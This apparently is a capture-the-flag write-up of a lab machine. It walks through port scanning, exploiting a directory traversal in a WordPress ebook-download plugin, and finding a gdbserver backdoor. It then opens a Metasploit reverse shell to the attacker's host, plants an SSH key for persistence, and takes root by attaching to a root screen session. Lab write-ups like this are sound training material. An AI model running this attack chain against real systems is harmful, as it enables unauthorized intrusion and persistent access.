
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.125 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-06 18:19 IST
Nmap scan report for 10.10.11.125
Host is up (0.20s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
1337/tcp open  waste?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.46 seconds
```


2) Checked the page



Proudly powered by WordPress

3) Enumerated wordpress


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ wpscan --url http://10.10.11.125/ --api-token [redacted] --detection-mode mixed
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.11.125/ [10.10.11.125]
[+] Started: Wed Mar  6 18:30:36 2024
```





```
=== Plugin Name ===
Contributors: zedna
Donate link: https://www.paypal.com/cgi-bin/webscr?cmd=_donations&business=3ZVGZTC7ZPCH2&lc=CZ&item_name=Zedna%20Brickick%20Website&currency_code=USD&bn=PP%2dDonationsBF%3abtn_donateCC_LG%2egif%3aNonHosted
Tags: ebook, file, download
Requires at least: 3.0.4
Tested up to: 4.4
Stable tag: 1.1
License: GPLv2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
```

Vulnerability Assessment

1) ebook-download plugin is vulnerable to directory traversal



2) Got LFI



Port 1337 is open, also the box name is backdoor, we need to check if a backdoor is running in port 1337, we can see process info in linux

File/Directory	Use/Description
cmdline	Command line arguments passed to the process.
cwd (symlink)	Current working directory of the process.
environ	Environment variables of the process.
exe (symlink)	Executable file of the process.
fd/	Directory containing symlinks to open file descriptors.
maps	Memory maps of the process, including address ranges and permissions.
mem	Represents the memory of the process; read for access, write for manipulation.
stat	Various statistics about the process, e.g., status and memory usage.
status	Detailed information about the status of the process, including memory usage and parent process.
limits	Information about resource limits imposed on the process.
io	I/O statistics for the process.

3) Fuzzed for pids

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w numbers -u 'http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../proc/FUZZ/cmdline' -fs '0-150'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../proc/FUZZ/cmdline
 :: Wordlist         : FUZZ: /home/vigneswar/numbers
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0-150
________________________________________________
```

4) Found the backdoor cmd

Exploitation


1) Got RCE using backdoor gdb

```
msf6 exploit(multi/gdb/gdb_server_exec) > run

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103...
[*] 10.10.11.125:1337 - Executing the payload...
[*] Sending stage (3045380 bytes) to 10.10.11.125
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.11.125:33968) at 2024-03-06 19:24:14 +0530

meterpreter > shell
Process 12930 created.
Channel 1 created.
ls
user.txt
ls -al
total 36
drwxr-xr-x 6 user user 4096 Nov 10  2021 .
drwxr-xr-x 3 root root 4096 Nov 10  2021 ..
lrwxrwxrwx 1 root root    9 Jul 18  2021 .bash_history -> /dev/null
-rw-r--r-- 1 user user 3771 Feb 25  2020 .bashrc
drwx------ 2 user user 4096 Nov 10  2021 .cache
drwx------ 3 user user 4096 Nov 10  2021 .config
drwx------ 4 user user 4096 Nov 10  2021 .gnupg
drwxrwxr-x 3 user user 4096 Nov 10  2021 .local
-rw-r--r-- 1 user user  807 Feb 25  2020 .profile
-rw-r----- 1 root user   33 Mar  6 12:45 user.txt
mkdir .ssh
cd .ssh
ls
ls -al
total 8
drwxrwxr-x 2 user user 4096 Mar  6 13:54 .
drwxr-xr-x 7 user user 4096 Mar  6 13:54 ..
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/uoM5dw7gYwAM6UOVG4MU2rRoNg9CmzMtOOLnJ7046+8KXvRpA7JT4uK56Y9Fm/s5ma6W9armFtgeVnOQXYxtV3QnFw96HK4TNz2ZDNmQdbYfDl
3dAxzBSMVYXNJQhFmsM2uN+j+iq7O44zD/XqLn4SnenDs0Z0/ak38SusgR4w94pvHa2icK+wAXDMg+qloVqv0GTwKYqYsf3Sv3Y+INY1M9KkA38Hjmq3/+QHAuyh9ymVO/5ZnlF3P97/X+GG7SpzcofGCvje
3FElsQ0YdeNBg3Ecr3j5sa+9NZXzhH2VuRFuhRfqLsUnUklNUM1OgYAEnpXJIDiHHTE7MSy/e2qG3/6woY2C3zXPyH++I1zi/cGYrAyZX6BbHHfn+agyCgNTPHODZffS1KOoi+PA40BjdtlefBtpq8gA4YxC
oPLXiTlHf26fNu0zsN/ZvRbAwrAa06z3q9IhuHxtB9kp9O+KuW1Bj5j7u+Q03rtACunSCwzG1eo6mFukYxuxXBwG0= vigneswar@VigneswarPC" > authorized_keys
```

Privilege Escalation

1) A screen process is running

```
root         858  0.0  0.3  12176  7228 ?        Ss   12:45   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root         916  0.0  0.0   5828  1940 tty1     Ss+  12:45   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root         954  0.0  0.3 232716  6908 ?        Ssl  12:45   0:00 /usr/lib/policykit-1/polkitd --no-debug
root         956  0.0  0.1   6952  2292 ?        Ss   12:45   0:00 SCREEN -dmS root
root         959  0.0  0.2   8272  5012 pts/0    Ss+  12:45   0:00 -/bin/bash
user         965  0.0  0.4  18388  9612 ?        Ss   12:45   0:00 /lib/systemd/systemd --user
user         970  0.0  0.1 105008  3220 ?        S    12:45   0:00 (sd-pam)
mysql        984  2.0 22.5 1792020 451536 ?      Ssl  12:45   1:41 /usr/sbin/mysqld
```



3) Connected to screen

The default screen syntax for attaching to a screen-session created for a different user is `screen -x user/session_name`.

```
user@Backdoor:~$ screen -x root/root
```